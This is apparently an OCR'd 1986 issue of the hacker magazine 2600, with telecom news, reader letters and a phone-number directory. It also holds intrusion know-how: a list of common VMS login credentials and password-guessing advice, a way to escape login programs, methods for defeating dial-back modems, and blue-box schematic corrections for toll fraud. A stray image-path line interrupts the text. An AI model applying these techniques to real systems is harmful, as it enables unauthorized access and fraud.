While the card should be inserted lengthwise along the edge nearest the magnetic strip, "everyone tries to put it endways," says Ray Ruiz, a product manager for Pacific Bell, which first installed credit-card phones in 1984. For the first month, he says, cards inserted the wrong way would get lost in the machine, and a metal barrier had to be installed behind the slot to keep the cards from being inserted too far. But he has yet to devise a way to prevent callers from putting coins in the credit card slot.

Security Software

Communications Week

American Telemanagement Corporation is marketing computer software aimed at preventing theft of service from long distance companies by people using stolen codes.

The company's software, called Network Security Management, combats theft by detecting when codes are being stolen and monitoring the use of codes to immediately identify excessive use. Three carriers have already purchased licenses to use the program: SBS Skyline, Teltec Savings Communications, and Microtel. Several others are testing the program.

Your Own Private Centrex

2600 News Service

Pacific Bell is offering a new service called "Premiere" where with a touch-tone phone one can make an amazing amount of services available in your own home—enough services so that you could impress your friends by telling them that you have your own private switching system. With Premiere you can call any other line within your home by pushing two tones; you can make any phone a multi-line phone and answer any line in any room; you can transfer calls within a home from one line to another; you get call hold, 3-way calling, call forwarding; you get something called alternate answering, where one line will ring if the other is busy; you can store up to 30 numbers that you can call up by hitting 2 tones; distinctive ringing, where external (outside the home) and internal rings will actually sound different. These services are available for $3.50 to $5 per month per each service you request, so this adds up to quite a bit of money for the full services. The only requirement is a 1A ESS.

New VAX Announced

Combined News Sources

The Digital Equipment Corporation, the world's second-largest computer maker, announced a new top-of-the-line supermini-computer capable of processing between six and seven million instructions per second.

The new machine, called a VAX 8650, was described by Digital officials as the company's first extension of the VAX 8600 line. The 8650 runs about 44 percent faster and will have an internal memory that is twice as big, about 68 megabytes.

DEC is also introducing a PC compatible that will be also compatible with DEC's Rainbow PC.

Cray Maneuvers

Communications Week

AT&T Bell Labs has sold an aging Cray-1 supercomputer in order to purchase a sleek, new Cray X-MP 24 supercomputer. The new system is valued at about $10 million and will be installed early this year. An AT&T Bell Labs spokesman said the unit will be the company's only Cray computer. He said the X-MP/24 will be used at Murray Hill in AT&T microprocessor chip development and in Unix operating system research and development.

Overcharge Hunters Needed

Associated Press

New jobs are opening up for individuals who can ferret out overcharges in phone bills that can exceed hundreds of thousands of dollars. "It's basically a record keeping failure," one of the detectives, James Bell, East Coast manager for Sears Communications Co. said of the telephone errors. With so many levels of telephone bureaucracy to go through before a customer's order is carried out, the request sometimes is not transmitted accurately.

Some of the consultants take 50 percent of the overcharges they find. Such investigators have spent months looking over bills for large companies and municipalities. Ronal Chernow Communication Services Inc. saved New Jersey's Essex County $218,000 for the telephone system in their court complex. Chenow recalled a case in which a New York company moved to New Jersey and paid a so-called mileage charge for keeping its old number. But the company still was being billed for a switchboard that no longer existed. The telephone company wanted to send an employee to verify that the equipment was not there, but the building had been replaced with a parking lot.

Phone Service Via Radio Shack

Communications Week

Radio Shack has signed an agreement with Nevada Bell to run a test program that allows customers to sign up for immediate telephone service at Radio Shack stores in the Reno/Sparks area of Nevada. The cooperative program allows customers to buy a phone from Radio Shack, open an account with Nevada Bell and receive a phone number on the spot.

The stores are connected to Nevada Bell via hot lines, and the program is in operation any time the stores are open, not just normal business hours.

DIVESTITURE

(continued from page 3-2)

currently being done.

It's true you will be writing more than one check when it comes time to pay the phone bill. Many long distance companies still don't go through your local phone company's billing office like AT&T used to (and still does), so they must bill you separately. Then, you could choose to make some calls with one long distance company and others with another. Then again, you could make calls using Visa or American Express and get billed *that* way. There are so many different ways to make a telephone call these days, so naturally there will be at least as many ways to be billed. You could also wind up paying AT&T for equipment rental, if you're wary of owning your own phone equipment. So that's another check to write.

Then there are pay phones, which are starting to be deregulated. You may see two totally different phones that charge totally different rates to call the same place. This will be confusing to most people, because they were never trained to *think* about the phones they use. But for phone phreaks, this represents more ways to have fun.

What The Future Holds

In theory, what we have today is the beginning of total equality. Unfortunately, it's also total mayhem, but that will undoubtedly clear up in time, as everyone slowly gets used to the new system. Many mistakes are being made and it's fun to find them. Skyline has a page in their bill that says, "Retain for your records," in much the same fashion as other telephone bills. The difference here is that there is no information on this page at all except your name and the month of the bill. The amount owed appears on another page. Why would someone want to retain this useless data? Then there's U.S. Tel, who supposedly has a new credit card system—you dial a number, then enter your credit card number, which is something like 14 digits long. Miraculously enough, we've been told, any series of numbers at all allows the call to go through!

But mistakes aren't the only thing we'll be seeing. Since Bell Labs is now able to compete openly, we'll see a great number of the projects they've been working on secretly for Ma Bell. This will be of great benefit to us. At the same time, it may get a lot harder for authorities and spies to keep tabs on certain people, since there's no longer a guarantee that a person will use a certain phone or even a certain network. Diversity is good for the individual.

All of this is only the beginning. Many more changes are on the horizon and technological enthusiasts will have quite a time. For the average person who doesn't care, things may be unpleasant, especially if the explanations aren't as plentiful as the changes. Hopefully though, these folks will be comforted by the knowledge that it's all *fair*.

Private Sector

(continued from page 3-1)

succeeded in getting the prosecutors to reveal their true knowledge of the matter in front of the entire world. And we convinced the American Civil Liberties Union to take up the case of the Private Sector. We expect them to be involved in similar cases in the future. Slowly but surely, we're getting through to people.

We hope to see this kind of thing stop once and for all. Too many innocent people have already been victimized by these little-publicized gestapo tactics. Sensitive equipment has been damaged by careless law enforcement agents. Valuable time has been lost, voices have been silenced, and people's lives have been adversely affected. Please, folks, wake up those around you *now!* That's our brightest hope.

We apologize about having to devote yet another article to this distressing subject. Until we see some basic changes in attitude and evidence of real protection for all of us, we must continue to speak out. We hope you do the same, in whatever ways possible.

Good News

The good news is that at last the Private Sector is returning. At press time, the estimate for having the board up and running is sometime in February. (Extra time is needed to look for any damage and also to see if any "back doors" have been installed while we weren't looking.) The number for the Private Sector is still 2013664431.

In the interim and as a supplement, *2600* will operate a limited access subscriber bulletin board from our New York office. All subscribers are welcome to call and participate in discussions with other readers on topics such as this. There will also be a facility for uploading articles to us, using XMODEM or ASCII transfer methods. This board will be run on an experimental basis and *only* between the hours of midnight and noon on Saturday and Sunday mornings (also known as Friday and Saturday nights), Eastern Time.

To get onto this board, call 5167512600 between these times. Leave your subscriber code (those funny letters and numbers on the upper right of your mailing label) or your name as it appears on our mailing list, along with a first and last name of your choice and a random password. These will be installed in time for the next day of activity. Don't worry about personal information leaking out—we only need to see it once to verify that you're a subscriber and then it will be destroyed.

If you call that number at any other time, you'll either get a human or a machine. If you reach the machine, leave a message so that we can pick up for real if we're within earshot, which is more often than you might think.

We're also planning to have meetings in various cities throughout 1986. If you think a particular city is well-suited for this, let us know and we will take it into account.

We have a lot of fine articles just waiting to be printed and we're always looking for more. Feel free to send us *anything* of interest.

2600

FEBRUARY, 1986

VOLUME THREE, NUMBER TWO

vms—the series continues

by Lex Luthor and The Legion of Doom/Hackers

The VMS Operating System supports all VAX-11 series computers. The system permits an absolute limit of 8192 concurrent processes. This depends on the physical memory and secondary storage available. The practical limit is in excess of 100 concurrent users for a large scale system. The initial license fee is $10,000, and when run on the VAX 8600 the fee is $15,000. There are an estimated 22,000 sites running VAX/VMS. UNIX is the operating system which can run on both the VAX and PDP machines. In this series we will explain in detail the more useful commands, notable differences of Version 4.0 and higher, and the new security features and software available for VMS.

Logging In

```
Username: NCR5081OD
Password:
LOD/H Network Communications Resources
VAX/VMS Version 4.2
Last interactive login on Wednesday, 01-JUN-1985 10:20.11
Last noninteractive login on Friday, 30-MAY-1985 15:38.27
2 failures since last successful login
You have 1 new mail message
$
```

All login procedures are executed by one of two methods, interactive or noninteractive. Interactive logins require the user to follow the prompts of the system for information. Noninteractive logins are performed exclusively by the system without user interaction.

Types of logins are: 1) Local: This is executed by a user who is directly connected to the CPU; 2) Dial-up: Login using dial-up lines; 3) Remote: Remote logins are performed to a node over a network; 4) Network: Network logins are noninteractive as they are accomplished automatically when a user accesses files stored in a directory on another node or performs a network task on a remote node assuming they are both nodes on the same network; 5) Batch: A Batch login is another noninteractive automatic procedure performed when a batch process initiated by a user actually runs; 6) Subprocess: Subprocess logins are always noninteractive although it is also a result of a user executing either a specific process form of a command or a system service. Other types are: Proxy login, a type of network login permitting a user to access files across a network, or a Detached process login which can be specified by the user as either interactive or noninteractive. It is a result of a user executing either a specific process form of a command or a system service.

Common Accounts

Here are some more common accounts which may enable access. One note — there is a difference between default and common accounts. Defaults are put in by the manufacturer, and common accounts are characteristic of most computers or operating systems of the same make.

Username:	Password:
RJE	RJE
HOST	HOST
LINK	LINK
INFO	INFO
BACKUP	BACKUP
NETWORK	NETWORK
DECMAIL	DECMAIL
HELPDESK	HELPDESK
REPORT(S)	REPORT(S)

As you have noticed, we are relying on the user to use their username as a password. If none of these work, first names, social security numbers, initials, etc. might work.

Password Security

Passwords can be selected by the user or automatically generated by the system. User selected passwords require a minimum length of characters to prevent use of familiar easy-to-guess words. Automatically generated passwords offer the user a choice of randomly sequenced characters resembling English. All passwords need to be changed about every 30 days and are one-way encrypted when stored. There are 2 levels of passwords used. A user password is required of the majority of users. A system password is required prior to a user password when restricting access to a particular terminal. For maximum security two user passwords may be required, a primary password and successively a secondary password. I have not encountered this yet, but I thought I would just mention the capabilities of the VMS security system.

Interior Barriers

On some systems, after successfully logging on with the username password combination, the system may ask you to enter a dial-up, modem, remote, etc. password. It may dump you into an application program or it may give you a device not found error. In any case, this prevents you from gaining access to the operating system. A possible way around this is to hang up and call back the system, hit control-c and/or control-y after the initial logon sequence. This will prevent the system from executing the security program, login.com file, application program, or detect that there is not a device assigned to the user in question. This might have to be tried a few times, since timing may be crucial. Most likely, it will not be possible to break out of the program itself after logon, because of the command "set nocontrol=y" which inhibits the use of control-y. If this doesn't work, then set nocontrol=y has been implemented from the start of logging in, which is accomplished by running authorize and changing the user characteristics in the UAF. But this is usually not done, whether it's because the system manager is lazy, ignorant, or maybe the use of the control character is needed later in the logon session. Thus, unauthorized access to the machine is often gained.

Security Features

Security for VMS is based on the reference monitor concept. Under this concept the reference monitor is the central security point for the following: 1) Subjects: users, processes, batch jobs; 2) Objects: files, programs, terminals, tapes, disks, mailboxes; 3) Reference monitor database: user authorization files, rights database, file protection, access control lists; 4) Security audit. The reference monitor system mediates every attempt by a subject to gain access to an object. The greatest advantage of VMS is its flexibility. The system manager can choose to implement or ignore a wide range of security features. Fortunately for the hacker, they all seem to ignore the important ones. It is possible to protect all, any, or none of the files created. It is also possible to provide general or restricted passwords, or no passwords at all. Access codes can be global or limited. The use log can be ignored, used only for record keeping, or be employed as a security control tool. Finally, the encryption system can be activated where needed, defaulting to uncoded material for normal use.

VAX/VMS has the following security features that are designed to prevent unauthorized access or tampering: 1) Provides a system of password controls and access levels that allow the security manager to open sections of the system only to those users with a particular requirement or legitimate interest; 2) Keeps a careful log of all interactions so that questionable uses can be challenged and documented; 3) Supports an encryption system that allows system management to create coding keys that are necessary for access to programs or databases. The encryption system of VAX/VMS provides an additional level of security, however the other security features are sufficient to deter most losers. The encryption system included in the operating system package would probably not stop those few so motivated. The encrypt facility does not use a sufficiently complex algorithm to be unbreakable, although it would slow down or halt most potential abusers.

Internal Security

VAX/VMS determines access to objects by utilizing two protection mechanisms: Access Control Lists (ACLs), and User Identification Codes (UICs). It takes the two together, acting with user privileges, for access.

Access Control Lists: The ACL uses identifiers to specify users. There are three types: 1) UIC identifiers depend on the user identification code that uniquely identifies each user on the system; 2) General identifiers are defined by the security manager in the system rights database to identify groups of users on the system; 3) System-defined identifiers describe certain types of users based on their use of the system. An ACL consists of one or more Action Control List Entries (ACEs). There are three types of these: 1) Identifier ACE: This controls the type of access allowed to a particular user or group of users. Access types are: READ, WRITE, EXECUTE, DELETE, CONTROL, and NONE; 2) Default protection ACE: This defines the default protection for directory files only; 3) Security alarm ACE: Watch out for this one! It provides an alarm message when an object is accessed. This will alert managers to possible security threats. Alarms may be generated when an unauthorized user performs the following access types: READ, WRITE, EXECUTE, DELETE, or CONTROL. Alarms are also issued for the SUCCESS or FAILURE of these attempts.

User Identification Codes: As stated in an earlier installment, each user has a UIC. Each system object also has an associated UIC, defined to be the UIC of its owner, and a protection code that defines who is allowed what type of access. Also mentioned earlier was the protection put on objects: System, Owner, Group, and World. Depending on these, the protection code can grant or deny access to allow a user to read, write, execute, or delete an object. When you log in, the identifiers which are in your "rights database" are copied into a rights list that is part of your process. The rights list is the structure that VMS uses to perform all protection checks.

Audit Trail

The security log feature, if monitored, and that's a big if, is a major disadvantage for the hacker. Flag codes can alert an operator to an ongoing hack; review can isolate users attempting to exceed access restrictions. The system can "freeze" a terminal if a breach is discovered, or if multiple wrong access codes are attempted. Of course, the log system functions somewhat after the fact and it is possible, though difficult, to alter the security log. A terminal can be designated as an audit alarm console and all auditable events are displayed on the console. Some events, such as certain login failures and uses of privilege are always auditable. Other events, such as successful or unsuccessful attempts to gain access to sensitive files, can be selected by users or security managers for auditing. For example, the owner of a sensitive file might create an ACL entry requesting that all accesses to that file be audited. Whether someone reviews that audit is another story.

It Could Happen To You!

A bizarre story is unfolding in New York City, one which typifies both hacker ingenuity and corporate indifference to the average customer.

It all started when Hacker A met Hacker B on a loop somewhere. At first they got along quite well, exchanging all kinds of information. Over time, however, Hacker B got more and more obsessed, while Hacker A wanted to get on with a normal life. B would not stop calling A, which led A to tell B that if he didn't stop bothering him, he would get the authorities on his case. Well, B didn't and A did. And that's where the trouble really started.

For the last couple of years, almost every few minutes, A's phone has been ringing. At the other end is either B or someone or something that B has programmed. Sometimes nothing is said; sometimes a threat is uttered; sometimes the caller just laughs. A and his family have been trying, literally for years, to put an end to this. At first they simply changed the number to an unlisted one. Within an hour, B had found the new one. So they tried to change it again. New York Telephone refused. Either they would have to pay an exorbitant fee this time, or the number would not be changed. They said it was impossible for somebody to find out their number so fast—he must have been told by somebody in the family.

This scene was repeated a number of times, with A's family changing their number practically a dozen times and having to pay the fee for most of them. It reached the point where B would call them *before* they received their new number to tell them what the new number would be.

This wasn't all. B had also managed to charge outrageous amounts to the family's phone bill. He would call their answering machine collect on a long distance trunk and make it sound to the operator as if someone had said "yes". Then he'd leave the connection open for hours. He also managed to place third party calls, using their number as the billing number. Their bill was outrageous and the phone company insisted that they were responsible for it. Their service was disconnected when they didn't pay and today they are slowly paying back the huge debt.

Meanwhile B has tried to get the authorities to look at A (whose address and phone number he has), with only lukewarm interest. The FBI says it has an eye on him, but won't help B deal with the phone company.

To this day it continues. The calls keep coming and B is powerless to do anything. A knows the phone system like the back of his hand and he can make it do almost anything. The phone company does not want to admit this and, on many levels, is incapable of understanding it themselves. The result: an innocent victim gets it from both ends.

DIAL BACK SECURITY

A computer security device that is often referred to as being foolproof is the dial back system. In the case of a dial back system, a computer has a dial up access number where users may enter their user IDs and then their passwords. Then they hang up or are disconnected from the computer and the very system they just called will call back on a prearranged number after a short period of time. The hacker cannot penetrate this because after he discovers the working ID/password combination, he cannot do anything but hang up and wait for the computer to call out to the prearranged number. It is extremely difficult for a hacker to receive a call at that prearranged number, unless he taps into the cable-pair at the home or office of the person who owns the account and then uses a portable computer and modem while squatting in a sewer, on a telephone pole, or perhaps in bushes.

The number itself is not specified when the call is initiated, but at some previous time, usually when the account was first set up. Many companies rely on dial-back systems for protection and will walk around smiling, lost in nirvana over how secure their systems are—how foolproof they are. But these systems are potentially vulnerable. These vulnerabilities are due to the phone system and the modems used, and make it all too possible for a hacker to connect to the callback call and fool the modem into thinking it had dialed the legitimate user.

How

Some older telephone switches use caller control where the call is only disconnected if the caller who originates the call hangs up. This means that a modem could not hang up on a caller—usually a local caller—who dialed into the computer. The modem would go "on hook", and the computer would think that it hung up, but the caller would still be there the second it picked up again to make an outgoing call.

The modem might not notice that they were still there and would attempt to dial and then wait until the call went through and for a modem to pick up. After a short period of time an answer tone could be sent, and they would be connected to the system simply by not hanging up.

Of course, some modems incorporate dial tone detection before dialing and ringback detectors. These will not dial until they "hear" a dial tone and then a ring, but these could be fooled with a recording of a dial tone or a ring.

Some modems will even try to pick up a ringing line and attempt to make an outgoing call on it. This could be used by a system penetrator to break dial back security even on joint control or called party control switches. A penetrator would merely have to dial in on the dial-out line, just as the modem was about to dial out. The same technique of waiting for dialing to complete and then supplying an answerback could be used as well as the recorded dialtone technique.


Calling the dial-out line would work well in cases where the modem has disabled auto-answer because it was about to pick up (answer) the phone in order to start dialing.

Even carefully written software can be fooled by the ring window problem. Many COs actually will connect an incoming call to a line if the line goes off hook just as the call comes in without first having put the 20 Hz. ringing voltage on the line to make it ring. The ring voltage in many telephone central offices is supplied asynchronously every 6 seconds to every line on which there is an incoming call that has not been answered, so an incoming can be answered in some cases before a ring can be detected.

This means that a modem that picks up the line to dial out just as our penetrator dials in may not see any ring voltage and may therefore have no way of knowing that it is connected to an incoming call. And even if the switch always rings before connecting an incoming call, most modems have a window just as they are going off hook to originate a call when they will ignore transients (such as ringing voltage) on the assumption that they originate from the going-off-hook process.

It is impossible to say with any certainty that when a modem goes off hook and tries to dial out on a line which can accept incoming calls it really is connected to the switch and actually making an outgoing call. And because it is relatively easy for a system penetrator to fool the tone detecting circuitry in a

(continued on page 3-16)



Teenagers "Abuse" Party Line

Associated Press

Northwestern Bell has cancelled a teenage-oriented telephone chatting service, which some callers used to solicit sex and arrange drug deals. The service, known as GABTEEN, had been in use for two and a half months. It was discontinued less than 24 hours after reporters from WCCO-TV in Minneapolis gave them transcripts of conversations they had tape-recorded.

"What they showed us were transcripts of conversations regarding explicit sex, extreme profanity, and conversations dealing with drugs and drug purchasing," company spokesman John Walker said.

"We had anticipated there would be some profanity, and we fully expected there would be some language that would be unacceptable to some people," he said. "But clearly, what WCCO outlined calls for much closer scrutiny as to the way we present this service in the public marketplace."

A Unique Obscene Caller

Newark Star Ledger

A Montville (NJ) High School music teacher has been charged as the man who made hundreds and perhaps thousands of obscene telephone calls to area women while impersonating a police officer during the past two years, Morris Township police have announced.

According to police, the suspect is accused of making random calls to an undetermined number of women posing as an "Officer Brill," who claimed he was investigating harassing and lewd calls.

"He would seek the women's cooperation, asking them to go along with anyone who placed an obscene call to them," a detective said. "Then he'd call the person back and engage in a conversation filled with vile and lewd language. In some cases, he would even contact the woman again, asking her to repeat the language used in the call. The calls were made for some type of sexual gratification."

Authorities were frustrated until late November when a case was opened concerning a woman being subjected to harassing calls. A "trap" was placed on her telephone line, allowing the calls to be traced. The suspect made a random call to this woman and New Jersey Bell was able to trace it to him. An investigation of the defendant was then begun that included a stakeout of his residence and the placement of a court-authorized device on his phone line that prints out all numbers called from that location [known as a pen register].

Police said the subject would "fire off" as many as two or three calls a minute until he encountered a woman's voice that appealed to him.

The Scoop on Pen Registers

The New York Times

A Congressional survey has found data indicating that Federal law enforcement agencies (such as the FBI and the IRS) installed secret electronic devices to record telephone numbers that were dialed from 3,400 telephones in a recent 12-month period.

Unlike telephone taps and room bugs, which record actual conversations, these devices are not covered by the Federal and state laws restricting electronic surveillance, and the Supreme Court has ruled their use does not violate the Constitution's provision against improper Government searches.

Federal and state wiretapping laws generally require the police to obtain a special warrant before installing the more prying surveillance devices and to make annual public reports summarizing the total number of interceptions for each tap, the number of people who have been overheard talking, and the number of people indicted. For instance, in the 1984 calendar year, Federal agents obtained warrants for 289 taps and bugs that were operated from one to 360 days. As a result, 50,147 persons were overheard making 576,775 conversations. This resulted in 795 arrests.

In the last few years the Supreme Court has handed down several decisions holding that the information collected by the simpler number-recording devices does not require any legal protection, largely because the court concluded that which numbers were dialed from a telephone was far less revealing than actual conversations. However, officials of such organizations such as the American Civil Liberties Union and AT&T [surprised?] have contended that a record of what numbers a person dials, the length of each conversation, and the times they were made can provide a revealing portrait of who someone's friends and associates are and what are the target's daily habits.

These number-recording devices were used even before the computer era; they kept track of the number of clicks as a dial spun back into place. A pen would make a mark for each click, which accounts for the name "pen register".

Reporters Steal Swiss Phones

Combined News Sources

Reporters covering the US-Soviet summit in Geneva boosted the profits of the Swiss telephone company by spending about $1 million to file their stories. The money spent on telephones and telex messages will mean a net profit of $500,000 for the state-owned postal and telecommunications service, said Oscar Gada, customer relations director.

But the profits will be reduced by the money it will take to replace the telephones that disappeared. "We are up to 50 missing phones so far and are still counting," Gada said. "They probably were kept as souvenirs."

The 3,000 reporters made 10,000 phone calls, 1,600 of them collect, and there were 937 telex calls representing 1,631 full pages or 190 hours of transmission time.

Gada said the agency did not receive a single complaint about its summit service and even received a letter of thanks and congratulations from US Secretary of State George P. Shultz.

Pay Phone Causes Panic

Combined News Sources

A ticking sound from a telephone sent 50 travelers scurrying behind ticket counters at the Monroe (Louisiana) Regional Airport to shield themselves from what they thought was a bomb.

But the ticking just meant that the telephone's coin box was full of quarters, nickles, and dimes, police said.

Monroe police, airport security officers, and the Monroe bomb squad approached the phone cautiously, in case a bomb had been planted inside.

A slightly embarrassed police spokesman said it was the "totalizer," a mechanism that clicks when the coin box in a pay phone has been filled up.

THIS MONTH'S MAIL

Dear *2600*:

My high school has a PDP with 48 VT101 terminals. They are very reluctant (probably just ignorant) to give out any sort of information. They feel that the system's use is only for learning Basic and Pascal—no experimentation. But this should be expected.

I have inquired many times about controlling the cursor and the graphics on VT101 terminals, and they have threatened and warned me not to play with things I don't know. I am requesting information on where I can acquire information on the VT101 terminal (books, companies, etc.). If you could publish this information I am positive many readers would find it useful.

Artful Dodger

Dear Dodger:

Perhaps one of our erudite readers will send us such a list.

In any case, yours is a familiar problem—one that breeds the hacker instinct.

Dear *2600*:

Here are some notes on the schematics you published in your October, 1985 issue for a "blue box".

A) The power supply that regulates the 18V input to 10V output is not necessary. While the dual battery arrangement will provide longer operating time between battery changes, it is possible to operate this device with a 1.9V battery. I would, however, recommend the use of 'high power' alkaline batteries.

B) The variable resistor that controls the tuning of the 1500 Hz tone is omitted from the schematic. It should be on the wire between the 1300 and 2600 resistor locations.

C) The 8038 chip, made by Intersil, is no longer carried by many Radio Shacks. I understand that stores will not be restocking this chip after their current stock is depleted. I would recommend that people acquire this chip from Advanced Computer Products Inc. (8008548230) at a cost of $3.75 each.

D) The 20K, 15 turn resistor is sold by Radio Shack at $1.49 apiece (PN 271-340). I suggest that these parts be bought through mail order houses (such as Digi-Key (800DIGIKEY)) at an approximate cost of $1.20 apiece, or 10 for $10.

E) Items (c) and (d) allow the hardware oriented person to construct this frequency generator for under $30.00 if most or all parts are bought through non-retail houses.

F) It is possible to make a very 'professional' generator by replacing the switches with the keyboard from an old or discarded calculator. They will require extensive modification though (as the generator cannot directly utilize a matrix keypad). The basic idea is to peel off the plastic covering and cut traces and add jumpers so that each key becomes a totally separate switch. Texas Instruments calculators have a keypad that isn't too hard to modify this way. If you use this type of switching, you'll find that the single largest component will be the speaker, and the battery running a close second.

Field Support

Dear Readers:

We have an update to last month's letter from The Creature who discussed using a port selector in the terminal room at the University of Southern California to gain entry to an IBM mainframe.

Recently the University upgraded the port selector device. It no longer recognizes abbreviations for system names. Also, it has been upgraded so that you can't randomly connect to other people's jobs.

Another update: we have been told by at least three callers that there is a mistake in last month's Basic program for the Commodore 64. On line 170 the "U" should be a "T", and on line 175 the "T" should be a "U". One of the callers said that the program did not work anyway. He said that "only one tone would break the dial-tone." Note: this program produces MF tones and not touch tones. We have indicated in past issues how they can be used. We hope that the programs worked for you.

If you have other programs, plans for electronic toys, as well as profiles of your favorite extenders or computer systems, or even useful data, be sure to send them along to us.

Dear *2600*:

Your December issue containing the BBS numbers arrived in mid-month. I called all the numbers in my area code and got a computer on only two out of fourteen numbers. One of those is Bonneville Communication's Teletext 5 (part of our local TV station). The rest are private lines, some to dial phones. I would appreciate more information next time as to ring-back or whatever answering system is in use.

Fellow in Utah

Dear *2600*:

We subscribed to *Computel* more than a year ago. To date, we have not received a single *Computel* issue. You commented about *Computel* in your issue 2-15. Several times, we complained to *Computel*. And several times we were contacted by Mr. John Reynolds, each time with a dumb excuse and assurance that the issues were forthcoming. We weren't the only ones stung by *Computel*. At least a dozen of our readers informed us of similar experiences with *Computel*. I am convinced that *Computel* was/is an FBI sting operation. Consider:

1) *Computel* advertised for more than a year in most issues of Computers and Electronics, Radio Electronics, BYTE, and other computer magazines. We ran a rough survey of their advertising and came to the conclusion that *Computel* spent close to $100,000 on advertising alone!! For most of this period, *Computel* also had a toll-free number.

2) During this entire time, *Computel* never produced a single issue that we know of! At least five of our readers stated to me that they complained to the Postal Inspector and to the magazines about *Computel*'s lack of fulfillment. None of these five people received any kind of response from the Postal Service or the magazines, and *Computel*'s ad still persisted many months later! In the decade-plus that we've been in the mail order business, we have seen a lot of mail order firms lose their advertising within three months of the onset of non-fulfillment complaints to the magazines.

The size of *Computel*'s operation and the apparent flaunting of the law with impunity very strongly implies that *Computel* was part of a government scam. We suspect that this scam was conducted for two reasons:

1) To compile lists of folks involved in and interested in phreaking of all types.

2) To purposely rip off folks interested in phreaking to discourage them from subscribing to future legitimate phreaking publications. To damage publications such as those produced by Consumertronics Co., *2600*, and other technological anti-establishment publications.

John J. Williams, Consumertronics Co.

Dear Readers:

We hope this was not true, but we also got complaints from people who received nothing more than promotional material. We did not receive even that much.

Over the last year, we called the offices of Computel *several times and got the same types of responses that Mr. Williams got.*

We hope that our readers can investigate this matter on their own, or perhaps even visit Computel's *office in Van Nuys, California. They can be reached toll free over Skyline by calling 950-1088 and entering "2COMPUTEL" after the tone.*

(continued on page 3-16)

The 2600 Information Bureau

011-44-1-246-8000	STARLINE
011-44-1-246-8017	DIALING INSTRUCTIONS
011-44-1-246-8020	TELECOM SPORTS REPORT
011-44-1-246-8030	TELECOM TRAVEL LINE
011-44-1-246-8031	TELECOM TRAVEL LINE
011-44-1-246-8032	TELECOM TRAVEL LINE
011-44-1-246-8033	TELECOM TRAVEL LINE
011-44-1-246-8035	LONDON RADIO
011-44-1-246-8060	TELECOM RACING BULTN
011-44-1-246-8088	CIVIL EMERGENCIES
011-44-1-930-4832	QUEEN ELIZABETH
011-44-61-165000	TV SCHEDULE
011-44-61-166000	STOCK REPORT
201-623-0150	Stock Quotes
201-686-2425	UNION OIL
202-224-3081	Joint Economic Comm
202-224-8541	Senate Floor Activity (Dem)
202-224-8601	Senate Floor Activity (Rep)
202-225-1600	Dem Legislative PGM
202-225-2020	Rep Legislative PGM
202-225-7099	Botanic Garden Events
202-225-7400	House Floor Activity Dem
202-225-7430	House Floor Activity Rep
202-252-4333	Jobsline-Dept of Energy
202-270-9000	Christian Message Line
202-275-2183	Jobsline-Govt Printing Off
202-275-6361	Jobsline-General Accounting
202-287-4091	Treasury Dept-Securities
202-287-4100	Treasury Dept Auction Dates
202-343-1100	EPA
202-343-2154	Jobsline-Dept of Interior
202-343-3020	Newsline Dept of Interior
202-347-3222	F.A.A.
202-357-2000	Dial-A-Phenomonon
202-357-2020	Dial-A-Museum (Smithsonian)
202-357-8555	Energy Reg Comm
202-393-1847	Ec Highlights Dept Of Comrc
202-393-4100	Economic News
202-393-4102	Weekend Preview Dept/Comrce
202-426-1921	Newsline-Dept Trans
202-426-6975	Natl Parks Info DC Area
202-447-2108	Jobsline-Dept of Agr.
202-447-8233	Natl Grain Summery
202-456-1414	White House
202-456-2100	Presidential Press Office
202-456-2343	President's Daily Schedule
202-456-2352	CIA Intellegence Switchbd
202-456-6269	First Lady's Daily Schedule
202-472-2729	Newsline-Dept of Education
202-488-8358	Events & Highlight
202-523-3540	Newsline-Fed Trade Comm.
202-523-5022	Newsline- Govt Policy Wash
202-523-6899	Pressline-Dept Labor
202-545-6700	PENTAGON
202-545-6706	Pentagon
202-632-0002	FCC Newsline
202-632-0580	Jobsline-Dept. of State
202-633-3121	Jobsline-Dept of Justice
202-697-0101	DEFENSE DEPT OPERATOR
202-737-9616	Jobsline-Fed Info Center
202-755-3203	Jobsline-Hud Dept
202-755-5055	Jobline-EPA
202-755-7395	HUD Newsline
202-899-02xx	Answering Service
202-965-2900	Watergate
203-242-6492	UNIV OF HARTFORD
203-242-6852	UNIV OF HARTFORD
203-527-0006	OVL111
203-771-3930	PIONEERS
206-527-0030	Reciever Open Tone
206-641-2381	Voice Of Chester,Tone 111
206-722-0008	USSR Cant Be called Rec.
212-246-7170	WYLBUR
212-369-5114	RSTS/E, SPENCE SCHOOL
212-369-7003	Zoning Rec
212-370-4304	COSMOS NY
212-394-1203	COSMOS NY
212-586-0897	DIRTY
212-598-7001	NY STATE COLLEGE
212-654-9977	??????
212-736-3377	RAPID DATA
212-777-7600	NY STATE COLLEGE
212-799-5017	ABC New York Feed Line
212-807-1257	CHELSEA SQUARE
212-947-7522	ITT DIALCOM NETWORK
212-976-2727	P.D.A.
212-986-1660	Stock Quotes
213-254-4914	Dial-A-Athiest
213-277-0174	UNKNOWN
213-331-0437	UNKNOWN
213-372-6244	Jokes
213-571-6523	SATANIC MESSAGES
213-642-2706	LYOLA COLLEGE
213-664-7664	Dial-A-Song
213-688-6694	Newsline- Govt Policy LA
213-742-8000	LAUSD
213-765-1000	LIST OF MANY NUMBERS
213-765-2000	JOKES
213-798-2000	FTS
213-840-3971	HOROWITZ
213-888-7636	DIAL-A-POEM
213-935-1111	Signusoid
214-224-1799	Polarity Reverser
214-336-5236	Signusoid
214-647-2996	Zip Code Information
214-651-1461	Data-Tel
214-691-9929	Pay Phone in SMU dorm
214-742-1195	AT/T
214-742-1354	BELL, SOUTHWESTERN
214-742-1637	BELL, SOUTHWESTERN
214-742-2636	NTRCHA (CREDIT CHECKING)
214-742-3189	VM370
214-742-3999	JOSKES
214-995-5000	Data-Tel
215-387-1129	UNKNOWN
215-563-9213	HP3000
215-564-6572	ATLANTIC CITY CASINO
217-429-9532	Dial-A-Prostitute
219-234-7121	Indiana Time
301-357-1452	Jobsline-Natl Oceanic Admin
301-496-1209	Jobsline-Natl Inst Of Hlth
301-881-6156	HP3000
301-881-6157	HP3000
301-881-6158	HP3000
303-232-8555	HP3000
303-299-1111	General Telephone Time
303-371-1296	JC PENNY CREDIT CARD
